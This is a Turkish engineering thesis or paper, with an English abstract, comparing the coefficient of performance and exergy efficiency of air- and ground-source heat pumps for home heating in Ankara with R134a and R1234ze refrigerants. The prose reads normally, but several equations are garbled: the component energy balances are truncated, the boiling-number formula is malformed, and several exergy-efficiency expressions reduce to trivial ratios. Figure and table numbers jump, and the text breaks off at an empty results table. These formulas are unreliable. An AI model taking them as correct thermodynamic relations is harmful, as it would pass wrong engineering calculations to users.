Artan dünya nüfusu ile enerji ihtiyacı da artmaktadır. Yapılan araştırmalara göre; günümüzde enerji kaynağı olarak kullanılan petrol, doğal gaz ve kömür rezervlerinin kısa bir süre sonra tükeneceği tahmin edilmektedir. Bu nedenle, dünya genelindeki enerji ihtiyacını karşılamak için yenilenebilir enerji kaynaklarının kullanımı yaygınlaşmakta olup bu alanda birçok araştırma ve çalışma yapılmaktadır. Bu araştırmalar; güneş enerjisi, rüzgâr enerjisi, jeotermal enerji, dalga enerjisi ve biyokütle enerjisi gibi enerji çeşitleri üzerinde yoğunlaşmaktadır.

Bu alternatif enerji kaynaklarından yararlanabilmek için ise, güneş panelleri, rüzgâr türbinleri, jeotermal ısıtma sistemleri, dalga enerjisi dönüştürücüleri ve biyogaz üreteçleri geliştirilmektedir. Bu sistemlerin yanı sıra ısı pompaları; düşük enerji tüketimine, yüksek performans katsayısına sahip olmaları ve çevre dostu olmaları gibi özellikleriyle dikkat çekmektedir.

Isı pompaları; hava, su ve toprak gibi enerji kaynaklarından yararlanan, ısıtma ve/veya soğutma amacıyla kullanılabilen makinelerdir. Isı pompaları; diğer ısıtma-soğutma sistemleri ve elektrikli ısıtıcılarla kıyaslandığında, ısı pompalarının enerji sarfiyatını önemli ölçüde azalttığı görülmektedir. Bu yüzden ısı pompaları, hem ekonomik açıdan hem de çevresel açıdan büyük önem arz etmektedir.

Yukarıdaki hususlar göz önüne alınarak bu teorik çalışmada; Ankara ilinde konut ısıtması için kullanılacak olan hava ve toprak kaynaklı ısı pompalarının enerji ve ekserji analizi

yapılmıştır. Isı pompası çevriminde iş akışkanı olarak, ısı pompalarında kullanımı yaygın olan R134a ve yakın bir gelecekte yaygınlaşması beklenen R1234ze soğutucu akışkanı seçilmiştir. Bu çalışma ile ısı kaynağının coğrafi koşullara göre seçiminin ısı pompasının verimi açısından önemli olduğunun gösterilmesi, Ankara iline uygun ısı pompası kaynağının belirlenmesi ve R1234ze soğutucu akışkanının ısı pompalarında kullanılabilirliğinin araştırılması amaçlanmıştır. Ankara ilinin son on yıl içerisinde görülmüş ortalama en düşük hava ve toprak sıcaklığı Meteoroloji Genel Müdürlüğü'nden temin edilmiştir. Çalışmada, ısıtılacak ortam sıcaklığı her bir ısı pompası için aynı seçilmiş ve her bir ısı pompası için ısıtma tesir katsayısı ($ITK \equiv COP$) ve ekserji verimi hesaplanmış ve sonuçlar karşılaştırılmıştır.

Hesaplamalar sonucunda; hava kaynaklı ısı pompası için, R134a ve R1234ze soğutucu akışkanlarının ısıtma tesir katsayısı değerleri sırasıyla 2.91583 ve 2.91758 olarak bulunmuştur. Ayrıca ekserji verimleri sırasıyla 0.27579 ve 0.27595 olarak bulunmuştur. Toprak kaynaklı ısı pompası için ise, R134a ve R1234ze soğutucu akışkanlarının ısıtma tesir katsayısı değerleri sırasıyla 4.08971 ve 4.20814 olarak bulunmuştur. Ayrıca ekserji verimleri ise sırasıyla 0.16597 ve 0.17078 olarak bulunmuştur.

Sonuç olarak, hava ve toprak kaynaklı ısı pompalarında R1234ze soğutucu akışkanının R134a soğutucu akışkanına göre ısıtma tesir katsayısı ve ekserji verimi değerleri bakımından daha etkin olduğu görülmektedir. R134a soğutucu akışkanının küresel ısınmaya etki potansiyeli yüksek olduğundan onun yerine R1234ze soğutucu akışkanının ısı pompalarında kullanılabileceği değerlendirilmektedir. Ayrıca her iki soğutucu akışkan için de Ankara şartlarında, toprak kaynaklı ısı pompasının hava kaynaklı ısı pompasına göre daha iyi bir enerji verimliliğine sahip olduğu görülmektedir. Ekserji verimliliği açısından yapılan karşılaştırmada ise hava kaynaklı ısı pompasının toprak kaynaklı ısı pompasına göre daha etkin olduğu görülmektedir. Bu sonuçlardan hareketle, ısı pompası kaynak sıcaklığının ısı pompası verimini doğrudan etkilediği görülmektedir. Bu yüzden herhangi bir ısı pompasının kurulacağı bölge için doğru kaynak seçimine özen gösterilmelidir.

Anahtar kelimeler: Isı pompası, IP, Hava, Toprak, ITK, R134a, R1234ze, Ekserji analizi.

ENERGY AND EXERGY ANALYSIS OF AIR AND GROUND SOURCE HEAT PUMPS FOR R134A AND R1234ZE REFRIGERANTS

ABSTRACT

The need for energy is also increasing with the increasing world population. Nowadays, according to researches, used energy sources as oil, natural gas, and coal reserves are estimated to be depleted shortly. Therefore, the use of renewable energy sources is an inevitable situation in order to meet the energy needs worldwide and there are many researches and studies in this field. These researches focus on energy types such as solar energy, wind energy, geothermal energy, wave energy, and biomass energy.

In order to benefit from these alternative energy sources, solar panels, wind turbines, geothermal heating systems, wave energy converters, and biogas generators are being developed. Besides these systems, heat pumps are remarked by features as having low energy consumption and high coefficient performance, and being eco-friendly.

Heat pumps are machines that utilize energy sources such as air, water, and ground and can be used for heating and/or cooling purposes. Whether a heat pump will be an air, water or ground source heat pump is determined according to the geographical conditions where the heat pump will be used. If heat pumps are compared to the other heating-cooling systems and electricity heaters, it can be seen that they reduce energy consumption significantly. Therefore, heat pumps are of great importance both economically and environmentally.

In this theoretical study, energy and exergy analysis of air and ground source heat pumps used for domestic heating in Ankara were carried out. In the heat pump cycle, R134a refrigerant, which is widely used in heat pumps and R1234ze refrigerant, which is expected to become popular in the near future, were chosen as the working fluids. It is aimed to show that the selection of the heat source according to the geographical conditions is important for the efficiency of the heat pump, to determine the appropriate heat pump source for the province of Ankara and to investigate the usability of the R1234ze refrigerant in heat pumps by means of this study. The average lowest air and soil temperatures in Ankara in the last ten years were obtained from the Turkish State Meteorological Service. In this study, the coefficient of performance and exergy efficiency of each heat pump were calculated and compared by selecting the same ambient temperature for the residence to be heated for each heat pump.

As a result of the calculations, for air source heat pump, coefficient of performance values of R134a and R1234ze refrigerants were found to be 2.91583 and 2.91758, respectively. In addition, exergy efficiency values were found to be 0.27579 and 0.27595, respectively. For ground source heat pump, coefficient of performance values of R134a and R1234ze refrigerants were found to be 4.08971 and 4.20814, respectively. In addition, exergy efficiency values were found to be 0.16597 and 0.17078, respectively.

As a result, it has been observed that the R1234ze refrigerant performs better than the R134a refrigerant in both types of the heat pumps. Since R134a refrigerant has a high global warming potential, it is evaluated that R1234ze refrigerant can be used instead of R134a in heat pumps. In addition, it is observed that ground source heat pump has better coefficient of performance than the air source heat pump for both refrigerants in Ankara conditions. In terms of exergy efficiency, it is seen that the air source heat pump is more effective than the ground source heat pump. Based on these results, it is seen that the heat pump source temperature directly affects the heat pump efficiency. Therefore, care should be taken in choosing the right source for the region where any heat pumps will be installed.

Keywords: Heat pump, HP, Air, Ground, COP, R134a, R1234ze, Exergy analysis.

1. GİRİŞ

Dünya nüfusunun artması ile enerji ihtiyacı da artmaktadır. Yapılan araştırmalara göre; günümüzde enerji kaynağı olarak kullanılan petrol, doğal gaz ve kömür rezervlerinin kısa bir süre sonra tükeneceği tahmin edilmektedir. Bu nedenle, dünya genelindeki enerji ihtiyacını karşılamak için yenilenebilir enerji kaynaklarının kullanımı yaygınlaşmakta olup bu alanda birçok araştırma ve çalışma yapılmaktadır. Bu araştırmalar; güneş enerjisi, rüzgâr enerjisi, jeotermal enerji, dalga enerjisi ve biyokütle enerjisi gibi enerji çeşitleri üzerinde yoğunlaşmaktadır. Bu alternatif enerji kaynaklarından yararlanabilmek için ise, güneş panelleri, rüzgâr türbinleri, jeotermal ısıtma sistemleri, dalga enerjisi dönüştürücüleri ve biyogaz üreteçleri geliştirilmektedir. Bu sistemlerin yanı sıra ısı pompaları; düşük enerji tüketimine, yüksek performans katsayısına sahip olmaları ve çevre dostu olmaları gibi özellikleriyle dikkat çekmektedir.

Isı pompaları; hava, su ve toprak gibi enerji kaynaklarından yararlanan, ısıtma ve/veya soğutma amacıyla kullanılabilen makinelerdir. Toprak ve su kaynaklı ısı pompası, kışın yeryüzünün altında depolanmış ısıyı binaya, yazın ise bina içindeki ısıyı yeraltına taşır. Özetle yerin altı; kışın bir ısı kaynağı, yazın ise bir ısı kuyusu olarak davranır. Benzer durum, hava için de geçerlidir. Yani atmosfer, kışın bir ısı kaynağı, yazın ise bir ısı kuyusu gibi davranır. Isı pompası sisteminin kararlı bir şekilde çalışabilmesi için bu kaynak veya kuyunun sıcaklığı, zamanla fazla değişmemelidir. Bunun yanı sıra bu kaynaklar, bol bulunabilir ve temiz olmalıdır.


Isı pompaları; diğer ısıtma-soğutma sistemleri ve elektrikli ısıtıcılarla kıyaslandığında, ısı pompalarının enerji tüketimini önemli ölçüde azalttığı görülmektedir. Bu yüzden ısı pompaları, hem ekonomik açıdan hem de çevresel açıdan büyük önem arz etmektedir.

Isı pompasının kullanıldığı ortamın coğrafi şartları, ısı pompasının verimliliği açısından oldukça önemlidir. Bu verimlilik, ısı pompasının kullandığı kaynağa göre de değişim göstermektedir. Örneğin, aynı iklim şartlarında toprak kaynaklı ısı pompaları, hava kaynaklı ısı pompalarına göre daha yüksek etkinlik değerlerine sahiptir [1]. Bunun nedeni; toprak sıcaklığının, hava sıcaklığına göre daha kararlı olmasıdır. Kış mevsiminde hava sıcaklığının değişken olmasına karşılık toprak sıcaklığı yer altında fazla değişiklik göstermemektedir. Böylece; kaynak sıcaklığının kararsız oluşu, hava kaynaklı ısı pompalarının verimini düşürmektedir.

2. ISI POMPASI


Bilindiği üzere, enerji vardan yok, yoktan var edilemez, sadece ya biçim değiştirir ya da bir yerden başka bir yere taşınır. Isı pompası da adını, ısı enerjisini bir ortamdaki başka bir ortama pompalama ya da taşıma yeteneğinden alır. İlk ısı pompası uygulaması, 1927 yılında İskoçya’da bir evin ısıtılması amacıyla yapılmıştır. Bu uygulamada ısı kaynağı olarak hava kullanılmıştır. Avrupa’dan sonra Amerika’da da kullanılmaya başlanan ısı pompaları, 1960 yılına kadar hızla yayılmıştır. 1963 yılında ise Güney Amerika’da kullanılmaya başlanan ısı pompaları, soğuk bölgelerde kullanıldığında bazı problemler ortaya çıkmıştır. Bu durum, ısı pompası sistemlerinin güvenilirliğinin azalmasına neden olmuştur. 1973 yılında ısı pompası endüstrisinde büyük bir iyileşme olmuş ve ısı pompasına ilgi tekrar artmıştır. Amerika, Kanada ve Almanya gibi gelişmiş ülkelerde ısı pompaları, hem evsel hem de endüstriyel alanlarda yaygın olarak kullanılmaktadır. Ülkemizde 1990 yılında kullanılmaya başlanan ısı pompalarının, pek yaygın olduğu söylenemez ama son yıllarda ısı pompası uygulamaları giderek yaygınlaşmaktadır [2].

Isıtma amacıyla kullanılan ısı pompasının çalışma prensibi şu şekilde özetlenebilir: İlk olarak, ısı kaynağı sayesinde, buharlaştırıcıdaki soğutucu akışkan ısınır ve buharlaşmaya başlar. Buharlaşan akışkan, kompresör tarafından çekilir ve sıkıştırılır. Sıkıştırılan akışkanın basıncı artar ve bu da sıcaklık artışına neden olur. Yüksek sıcaklık ve yüksek basınca sahip olan soğutucu akışkan, yoğuşturucuya gönderilir. İlgili ortamın ısıtılmasında kullanılan hava ya da su, yoğuşturucu vasıtasıyla ısıtılır. Böylece, ısıtılacak ortamın ihtiyacı olan ısı enerjisi karşılanmış olur. Yoğuşturucudan kısılma vanasına, basınç ve sıcaklığının düşürülmesi için gönderilen soğutucu akışkan, kısılma vanasından çıktıktan sonra, basınç ve sıcaklığı düşürülmüş olarak, yeni bir döngü için tekrar buharlaştırıcıya gönderilir. Bu çalışma prensibi; tüm ısı pompaları için aynıdır. Herhangi bir ısı pompasının çevrimi Şekil 1’de şematik olarak gösterilmiştir.



Şekil 34. Isı pompası çevriminin şematik gösterimi [3]


Isı pompaları, ısı kaynağının cinsine göre; hava, su ve toprak kaynaklı ısı pompası olarak sınıflandırılır. Hava, kolay elde edilen bir ısı kaynağı olduğundan en çok kullanılan ısı kaynaklarından biridir. Ayrıca, yer altına boru hattı döşeme ya da sondaj maliyeti olmadığından ilk yatırım maliyeti de düşüktür. Hava kaynaklı ısı pompası, havadaki ısıyı çekerek çevrimi başlatır. Bu sistem, hava sıcaklığı çok düşük olsa bile havadan ısı alabilir. Fakat kış mevsiminin sert geçtiği iklimlerde, hava sıcaklığı kararlı değildir. Hatta bu iklimlerde hava sıcaklığı gün içerisinde bile sık sık değişiklik gösterebilir. Bu durumda, ısı pompasının performansında ve ısı kapasitesinde düşüş olur. Böyle durumlarda, ısı pompası tarafından karşılanamayan ısı ihtiyacı ancak başka bir ısı kaynağı kullanılarak karşılanabilir. Bir başka problem ise, buharlaştırıcıda ısı geçişinin düşük olmasıdır. Bu nedenle ısı geçişini artırmak için genişletilmiş yüzeylerden (kanatçıklardan) ve fanlardan yararlanır [4]. Şekil 2’de, hava kaynaklı bir ısı pompası sistemine ait resim gösterilmiştir.



Şekil 2. Hava kaynaklı ısı pompası uygulaması [5]

Su kaynaklı ısı pompası sisteminin kurulabilmesi için mevcut su kütlelerinin birçoğu enerji kaynağı olarak kullanılabilir. Genellikle; deniz, göl, nehir, ırmak ve dere gibi büyük su kütlelerine yakın yerlerde su kaynaklı ısı pompası tercih edilir. Bu su kütlelerinin derinliklerindeki sıcaklık havaya göre daha karardır. Yani, zamanla gösterdiği değişkenlik havaya göre daha azdır. Bu sistemin, sondaj ve bakım

maliyetinin yüksek olması ve kurulacağı bölgedeki su kütlesini kullanabilmek için resmi kurumlardan gerekli izinlerin alınması diğer ısı pompalarına göre bir mahsur oluşturur. Sistemin kurulumu için, ya buharlaştırıcı suya gömülmeli ya da sudan ısıyı çekebilmek için su içerisine boru sistemi döşenmelidir. Şekil 3'te, su kaynaklı bir ısı pompası sistemine ait resim gösterilmiştir.



Şekil 3. Su kaynaklı ısı pompası uygulaması [5]

Kolayca bulunabilen diğer bir ısı kaynağı ise topraktır. En büyük üstünlüğü, çok düşük hava sıcaklıklarında bile toprağın derinliklerindeki sıcaklığın fazla değişkenlik göstermemesidir. Toprağa gömülecek olan ısı değiştiricisinin seçimi için gömme derinliği, toprağın ısı iletim katsayısı, toprağın yoğunluğu, toprağın içerdiği nem miktarı oldukça önemlidir. Toprak kaynaklı ısı pompası çalışmaya başladıktan sonra toprağın sıcaklığında, nem miktarında vb. özelliklerinde zamanla değişimler olabilir. Bu da projelendirme aşamasında güçlükler yol açar. Topraktan ısıyı çekmek amacıyla toprağa gömülen ısı değiştiricisi boruları geniş alanlara yayılırsa bu etkiler azaltılmış olur. Bu ısı değiştiricileri toprağa gömülürken yatay veya dikey şekilde yerleştirilebilir. Bu nedenle, toprak kaynaklı ısı pompaları, yatay tip toprak kaynaklı ısı pompası ve dikey tip toprak kaynaklı ısı pompası olmak üzere ikiye ayrılır. Yatay tip toprak kaynaklı ısı pompasının ısıyı en yüksek verimle çektiği toprak derinliği, 1 m ile 2 m arasındadır. Dikey tip toprak kaynaklı ısı pompası için bu derinlik, 30 m ile 150 m arasındadır [6]. Şekil 4'te yatay ve dikey tipteki toprak kaynaklı ısı pompası sistemlerine ait resimler gösterilmiştir.



Şekil 4. Yatay ve dikey tipteki toprak kaynaklı ısı pompalarına ait uygulamalar [5]

3. LİTERATÜR ÖZETİ

Geçmişten günümüze kadar yapılan akademik çalışmalarda en çok incelenen ısı pompası türü, toprak kaynaklı ısı pompası olarak karşımıza çıkmaktadır. Buna göre; Demir [1] tarafından yapılan sayısal ve deneysel bir çalışmada; toprak kaynaklı ısı pompası ve toprak ısı değiştiricilerinin optimizasyonu ve geliştirilmesi hedeflenmiştir. Alkan [4] tarafından yapılan yine teorik bir çalışmada ise; Isparta ili şartlarında konut ısıtması için toprak kaynaklı ısı pompasının, R22, R404A, R410A, R134a, R290 ve R600a gibi alternatif soğutucu akışkanlar kullanılarak termodinamik ve termoeconomik yönden incelenmesi yapılmıştır. Elbir [7] tarafından yapılan teorik bir çalışmada ise, Göller Bölgesi (Antalya, Burdur ve Isparta yöresi) için toprak kaynaklı ısı pompasının ekserji analizi yapılmıştır. Emmi vd. [8] tarafından yapılan teorik bir çalışmada ise, soğuk iklimlerde toprak kaynaklı ısı pompasının güneş enerjisiyle desteklenmesi incelenmiştir. Sagia ve Rakopoulos [9] tarafından yapılan yine teorik bir çalışmada, toprak kaynaklı ısı pompası için alternatif soğutucu akışkanlar incelenmiştir. Menberg vd. [10] tarafından yapılan bir başka teorik çalışmada, ısıtma kazanı destekli hibrit toprak kaynaklı ısı pompasının ekserji analizi yapılmıştır. Al-Khalidi [11] tarafından yapılan bir çalışmada, ısıtma amaçlı kullanılan ve farklı debilere sahip toprak kaynaklı ısı pompası sisteminin ısıtma performansı teorik ve deneysel olarak incelenmiştir. Toksöz vd. [12] tarafından yapılan teorik bir çalışmada, toprak kaynaklı bir ısı pompası sisteminin kış mevsiminde çalışma durumu için ekserji analizi yapılarak ekserji kayıpları belirlenmiştir. Wu ve Skye [13] tarafından yapılan deneysel bir çalışmada ise; toprak kaynaklı ısı pompası için CO₂, NH₃, su ve hidrokarbonlar gibi doğal soğutucu akışkanların etkisi incelenmiştir.

Literatürde, hava veya su kaynaklı ısı pompalarına ilişkin çok sayıda çalışma da yer almaktadır. Buna göre; Wang vd. [14] tarafından yapılan teorik bir çalışmada; R22, R134a ve R407C soğutucu akışkanlarının, hava kaynaklı ısı pompasının performansına etkisi incelenmiştir. Liu vd. [15] tarafından yapılan yine teorik bir çalışmada; hava kaynaklı ısı pompasında CO₂ kullanılarak, Çin'deki bir konutun ısıtılmasının enerji ve maliyet analizi yapılmıştır.

Fei ve Pingfang [16] tarafından yapılan yine teorik bir çalışmada ise, yeraltı suyu kaynaklı ısı pompasında R22 soğutucu akışkanı kullanılarak ısıtma ve soğutma için enerji ve ekserji analizi yapılmıştır. Saçkan [17] tarafından yapılan deneysel bir çalışmada ise; bir oteldeki, deniz suyu kaynaklı ısı pompası sistemi incelenmiştir.

Kaynaklarda; hava, su ve toprak kaynaklı ısı pompalarına yönelik çalışmaların yanı sıra, bunların dışında bir ısı kaynağını kullanan veya ısı kaynağı belirtilmeden yapılan çalışmalara da rastlamak mümkündür. Bu kapsamda; Chata vd. [18] tarafından yapılan teorik bir çalışmada, doğrudan genleşmeli ve güneş enerjisi destekli bir ısı pompasının ısıtma performansı; R12, R22, R134a, R404A, R407C ve R410A soğutucu akışkanları için analiz edilmiştir. Afshari vd. [19] tarafından yapılan deneysel bir çalışmada ise; R22, R134a, R404A ve R407C soğutucu akışkanları kullanılarak, ısı pompaları ve soğutma makineleri arasındaki farklılıklar termodinamik açıdan incelenmiştir.

Bu çalışma kapsamında yapılan literatür araştırmasından da anlaşılacağı üzere; literatürde yer alan çalışmaların birçoğunda, ısı pompası türlerinden sadece bir tanesi seçilmiştir. Bu teorik çalışmada ise; R134a ve R1234ze soğutucu akışkanları için, hava ve toprak kaynaklı ısı pompalarının, aynı şartlarda enerji analizi ve ekserji analizi yapılarak bir karşılaştırma yapılması amaçlanmıştır. Böylece bu çalışmada; ısı kaynağı seçiminin coğrafi şartlara göre yapılmasının, ısı pompasının etkinliği açısından önemli olduğunu göstermek, Ankara ili için uygun ısı pompası kaynağını tespit etmek ve R1234ze soğutucu akışkanının ısı pompalarında kullanılabilirliğini araştırmak amaçlanmıştır.

4. TEORİK ANALİZ

Bu teorik çalışmada; ısı pompalarının enerji ve ekserji analizi için kütle korunumu ilkesi, termodinamiğin birinci yasası ve termodinamiğin ikinci yasası uygulanmıştır. Kapalı sistemlerdeki hal değişimi sırasında sistemin kütlesi tanım gereği sabit kaldığı için, kütle korunumu ilkesi üstü kapalı bir biçimde uygulanmaktadır. Diğer taraftan açık sistemlerde, kontrol hacmi sınırlarından kütle geçişi olduğu için, kontrol hacmine giren ve çıkan kütlelerin hesabının yapılması gerekir [20]. Bu nedenle, birer açık sistem olan ısı pompası elemanlarında kütle korunumu için Denklem (1) kullanılır.

$$\Delta m_{KH} = \sum m_{giren} - \sum m_{çikan} \quad (1)$$

Termodinamiğin birinci kanunu, enerjinin korunumu ilkesini ifade eder. Enerjinin korunumu ilkesi, sisteme veya sistemden ısı veya iş olarak net enerji geçişinin, sistemin toplam enerjisindeki net artışa ya da azalışa eşit olduğunu ifade eder [20]. Hal değişimine uğrayan herhangi bir açık sistem için enerjinin korunumu, Denklem (2) ile ifade edilir:

$$\dot{Q}_{KH} + \dot{W}_{KH} = \Delta \dot{E} = \sum (\dot{m}h)_{çikan} - \sum (\dot{m}h)_{giren} \quad (2)$$

Denklem (1) ve Denklem (2), ısı pompası çevrimine uygulanmış ve ısı pompası sisteminin her bir elemanı için kütle ve enerji denklileri çıkarılarak sonuçlar Tablo 1’de gösterilmiştir.

Tablo 8. Isı pompası sistemindeki temel elemanların enerji denklemleri [21]

Isı pompası elemanı	Enerjinin korunumu eşitliği
Kompresör	$\dot{W}_k = \dot{m}(h)$
Yoğuşturucu	$\dot{Q}_y = \dot{m}(h)$
Kısılma vanası	$h_3 = h_4$
Buharlaştırıcı	$\dot{Q}_b = \dot{m}(h)$

Buharlaştırıcıdaki ısı geçişinin hesaplanabilmesi için buharlaştırıcı tarafındaki ısı taşınım katsayısının bilinmesi gerekmektedir. Bu yüzden iki fazlı akışa ait korelasyonlar kullanılmalıdır. Bu çalışmada yatay ve düşey borular bulunduğundan yalnızca bu tip borular için önerilen korelasyonlar incelenmiştir. Bu korelasyonlar incelendiğinde; Chen 1963 yılında, düşey tüplerde buharlaşma için akış kaynama korelasyonunu önermiştir. Shah tarafından 1982 yılında, düşey ve yatay borular için bir korelasyon önerilmiştir. Shah, iki fazlı ısı taşınım katsayısının, konvektif ve çekirdekli kaynama nedeniyle meydana geldiğini savunmuştur. 1983 yılında Kandlikar tarafından geliştirilen korelasyon, düşey ve yatay borular için hazırlanmış bir korelasyondur. Kandlikar denklemi iki fazlı akışın, konvektif kaynama ve çekirdekli kaynama denklemlerinin birlikte etkimesi sonucunda oluştuğunu ön görür. Kandlikar, konvektif kaynama ya da çekirdekli kaynama ısı taşınım katsayılarından büyük olanının iki fazlı ısı taşınım katsayısı olarak alınması gerektiğini önermiştir [22].

Bu teorik çalışmada, iki fazlı akış korelasyonları üzerine bir literatür taraması yapılmıştır ve korelasyonların birbirleriyle sapma değerleri incelenmiştir. Sonuç olarak bu çalışmada Kandlikar denklemleri kullanılmıştır. Bu korelasyon ve bu korelasyon ile ilgili olan bağıntılar literatürde [23], Denklem (3) ila (8)'deki gibi verilir:

$$\frac{\bar{h}_f}{\bar{h}_g} = c_1 Co^{c_2} (25 F \eta_o)^{c_3} + c_4 Bo^{c_5} F_{fl} \quad (3)$$

$$\bar{h}_f = 0.023 Re_f^{0.8} Pr_f^{0.4} \left(\frac{k_f}{d_f} \right) \quad (4)$$

$$Re_f = \frac{G d_f (1-x)}{\mu_f} \quad (5)$$

$$Co = \left(\frac{1-x}{x} \right)^{0.8} \left(\frac{\rho_f}{\rho_g} \right)^{0.5} \quad (6)$$

$$F \eta_o = \frac{G^2}{g d_f \rho_f} \quad (7)$$

$$Bo = \frac{G^2 r}{G \eta_o} \quad (8)$$

Buharlaştırıcıda soğutucu akışkan tarafındaki ısı taşınım katsayısı, bu denklemler kullanılarak hesaplanmıştır. Bulunan bu ısı taşınım katsayısı kullanılarak da, ısı kaynağından çekilen ısının hesabı yapılmıştır.

Bir ısı pompasının etkinliği, ısıtma tesir katsayısı (ITK) ile ifade edilir. Amacı, bir ortamı ısıtmak olan ısı pompası, bu hedefini gerçekleştirmek için kompresörde enerji harcar. Yoğuşturucu vasıtasıyla

yapılacak Q_y kadar bir ısıtma için kompresörde W_k kadar enerji tüketimi olur. Böylece, ısı pompasının ITK değeri, Denklem (9) ile ifade edilir:

$$ITK = \frac{\text{Amacı}}{\text{Harcanan}} = \frac{Q_{\text{yoğuşturucu}}}{W_{\text{kompresör}}} = \frac{Q_y}{W_k} = \frac{m(h_2-h_3)}{m(h_2-h_1)} = \frac{h_2-h_3}{h_2-h_1} \quad (9)$$

Bir ısı pompasının ikinci yasa veya ekserji analizinin amacı, yapılacak iyileştirmelerle en fazla fayda sağlayabilecek bileşenleri belirlemektir. Bu amaca elbette, ekserji kaybının en büyük olduğu yerler tespit edilerek ulaşılır. Bir bileşendeki ekserji kaybı, Denklem (10) ile hesaplanabilir.

$$\dot{X}_{\text{kayıp}} = T_0 \dot{S}_{\text{üretimi}} \quad (10)$$

Burada, T_0 çevre sıcaklığıdır. Denklem (10), ısı pompası çevrimindeki her bir elemana uygulanmış ve sistemdeki her bir eleman için ekserji kaybı ve ekserji verimi eşitlikleri elde edilerek sonuçlar Tablo 2’de gösterilmiştir.


Tablo 2. Isı pompası sistemindeki temel elemanların ekserji kayıp ve ekserji verim denklemleri [24,25]

Bileşen	Ekserji kaybı	Ekserji verimi
Kompresör	$\dot{X}_{\text{kayıp},1-2} = T_0 \dot{S}_{\text{üretimi},1-2} =$	$\eta_{1,k} = \frac{m[h_2-h_3]}{m[h_2-h_1]}$
Yoğuşturucu	$\dot{X}_{\text{kayıp},2-3} = T_0 \dot{S}_{\text{üretimi},2-3} =$	$\eta_{2,y} = \frac{m[h_2-h_3]}{m[h_2-h_3]}$
Kısılma vanası	$\dot{X}_{\text{kayıp},3-4} = T_0 \dot{S}_{\text{üretimi},3-4} =$	$\eta_{3,kv} = 1 - \frac{\dot{X}}{\dot{X}}$
Buharlaştırıcı	$\dot{X}_{\text{kayıp},4-1} = T_0 \dot{S}_{\text{üretimi},4-1} =$	$\eta_{4,b} = \frac{m[h_2-h_3]}{m[h_2-h_3]}$

Ankara’da bulunan ve 5 kW’lık ısıtmaya ihtiyacı olan bir ev için, ısıtma amacıyla kullanılacak olan hava ve toprak kaynaklı ısı pompalarının termodinamiğin birinci ve ikinci yasaları bakımından karşılaştırılmasının yapıldığı bu teorik çalışmada; Ankara’da son 10 yılda görülen en düşük ortalama hava ve toprak sıcaklık değerleri, Meteoroloji Genel Müdürlüğünden temin edilmiştir. Bu verilere göre; son 10 yılda görülen ortalama en düşük hava sıcaklığı -3.2 °C ve ortalama en düşük toprak sıcaklığı ise 12.9 °C olarak gerçekleşmiştir. Isı pompası sistemlerinde bakır boru kullanılmıştır. Her bir ısı pompası sisteminde soğutucu akışkan olarak ayrı ayrı R134a ve R1234ze kullanılmış olup akışkanların kütleli debileri sırasıyla 0.034322 kg/s ve 0.035526 kg/s olarak hesaplanmıştır. Bu çalışmaya konu olan hava ve toprak kaynaklı ısı pompalarının ısıl hesaplamalarında şu kabuller yapılmıştır:

- Isı pompası sisteminde dolaşan soğutucu akışkanın kütleli debisinin, ısı kaynağından bağımsız olarak sabit olduğu kabul edilmiştir.
- Sistemdeki tüm bağlantı boruları ve bağlantı elemanları ile dış ortam arasında ısı geçişi olmadığı kabul edilmiştir.
- Sistemdeki basınç düşümü ihmal edilmiştir.
- Kompresördeki sıkıştırma işleminin adiabatik olarak (ısı geçişi olmadan) gerçekleştiği kabul edilmiştir.
- Kompresörün izentropik verimi %80 olarak kabul edilmiştir.
- Kaynak sıcaklığının zamanla değişmediği kabul edilmiştir.
- Toprak kaynaklı ısı pompası için nem ve toprak yoğunluğu gibi toprak özelliklerinin zamanla değişmediği kabul edilmiştir.
- Bu çalışmada kullanılan soğutucu akışkanların, kompresöre doymuş buhar olarak girdiği kabul edilmiştir.
- Akışkan ve kaynak türünden bağımsız olarak yoğuşturucuda ortama verilen ısı enerjisinin, 5 kW olduğu kabul edilmiştir.

Bu kabuller göz önüne alınarak, Kandlikar'ın korelasyonu ile termodinamiğin birinci ve ikinci yasası kullanılarak ısı pompası sisteminin temel elemanları olan kompresör, yoğuşturucu, kısılma vanası ve buharlaştırıcı için gerekli hesaplamalar yapılmıştır. Hesaplamalarda, akışkanların termodinamik özellikleri için bazı tablolar kullanılmıştır. Bu tablolar için Genetron Properties programından yararlanılmıştır. Tüm bu hesaplamalar sonucunda ısı pompasının temel elemanları için; sıcaklık, basınç, özgül entalpi, özgül entropi değerleri hesaplanmıştır. Daha sonra hava ve toprak kaynaklı ısı pompalarının ısıtma tesir katsayısı, ısı pompası sisteminin temel elemanlarının ekserji kayıpları ve tüm sistemin ikinci yasa verimi hesaplanmıştır. Bu değerler, her iki ısı pompasında da, R134a ve R1234ze soğutucu akışkanları için ayrı ayrı hesaplanmış ve sonuçlar karşılaştırılmıştır. Isı pompasının temel elemanlarının da yer aldığı ısı pompası çevriminin genelleştirilmiş gösterimi, hem hava hem de toprak kaynaklı ısı pompaları için Şekil 5'te yer almaktadır.



Şekil 5. Genel bir ısı pompası çevriminin, ısı kaynağına göre şematik gösterimi

5. SONUÇLAR VE TARTIŞMALAR

Bu teorik çalışmada; Ankara ilinde son 10 yıl içerisinde görülen ortalama en düşük hava ve toprak sıcaklıkları göz önüne alınarak, bir konutun ısıtılması için kullanılacak olan hava ve toprak kaynaklı ısı pompalarının enerji ve ekserji analizi yapılmıştır. Hesaplamalarda öncelikle, her iki ısı pompasında da çalışma akışkanı olarak kullanılan R134a ve R1234ze soğutucu akışkanlarının buharlaşma sırasındaki ortalama ısı taşınım katsayıları hesaplanmıştır. Daha sonra; hava ve toprak kaynaklı ısı pompalarındaki buharlaştırıcılarda gerçekleşen ısı geçişi hesaplanmış ve ısı pompasının temel elemanları olan, kompresör, yoğuşturucu, kısılma vanası ve buharlaştırıcı için kütlenin korunumu, enerjinin korunumu, ekserji kaybı ve ekserji verimi denklemleri yazılarak gerekli hesaplamalar yapılmıştır. Tüm bu değerler kullanılarak, hava ve toprak kaynaklı ısı pompaları için ITK ve η_{E1} değerleri bulunmuş ve sonuçlar karşılaştırılmıştır.

İncelenen ısı pompaları için kullanılan soğutucu akışkanların termodinamik özellikleri Tablo 3'te, ısı pompası sisteminin temel elemanlarının ve tüm sistemin ekserji kayıpları ise Tablo 4'te gösterilmiştir.

Tablo 3. Isı pompası türüne ve kullanılan soğutucu akışkana göre çevrimin termodinamik özellikleri


ısı kaynağı türü	akışkan türü	1	2	3	4	1	2	3	4	1	2	3	4	1	2	3	4
